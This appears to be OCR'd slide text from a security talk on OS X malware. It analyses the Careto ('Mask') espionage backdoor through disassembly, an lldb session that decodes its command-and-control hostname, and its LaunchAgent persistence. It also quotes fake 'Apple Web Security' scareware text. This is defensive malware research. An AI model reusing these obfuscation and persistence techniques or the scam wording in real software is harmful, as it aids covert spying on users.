
'validly' signed



```
/Users/*
/Volumes:
 *.doc, *.jpg, etc
```

OS X/CARETO ('MASK')

'CYBERESPIONAGE BACKDOOR'




```
lea     rdi, encodedServer ; "\x16d\n~\x1AcM!"...
mov     rsi, decodedServer
call    __Dcd

...

mov     rdi, decodedServer
mov     esi, cs:_port
call    _sbd_connect
```

encoded strings

disassembly

phishing/exploits



```
$ lldb OSX_Careto
(lldb) target create "OSX_Careto"
Current executable set to 'OSX_Careto' (x86_64).''

(lldb) b _Dcd
Breakpoint 1: where = OSX_Careto`_Dcd,

...

$ (lldb) x/s decodedServer
0x100102b40: "itunes212.appleupdt.com"
```


debugging (decoding C&C)

launch agent

[~/Library/LaunchAgents/
com.apple.launchport.plist]


PART 0X2: VIROLOGY

STUDY OF OS X MALWARE CHARACTERISTICS & COMMONALITIES



Infection Vectors


Method 0x1: via user-interaction



To help protect your computer, Apple Web Security have detected Trojans and ready to remove them.

Spyware is a type of malware that can be installed on computers, and which collects small pieces of information about users without their knowledge.

rogue "AV" products



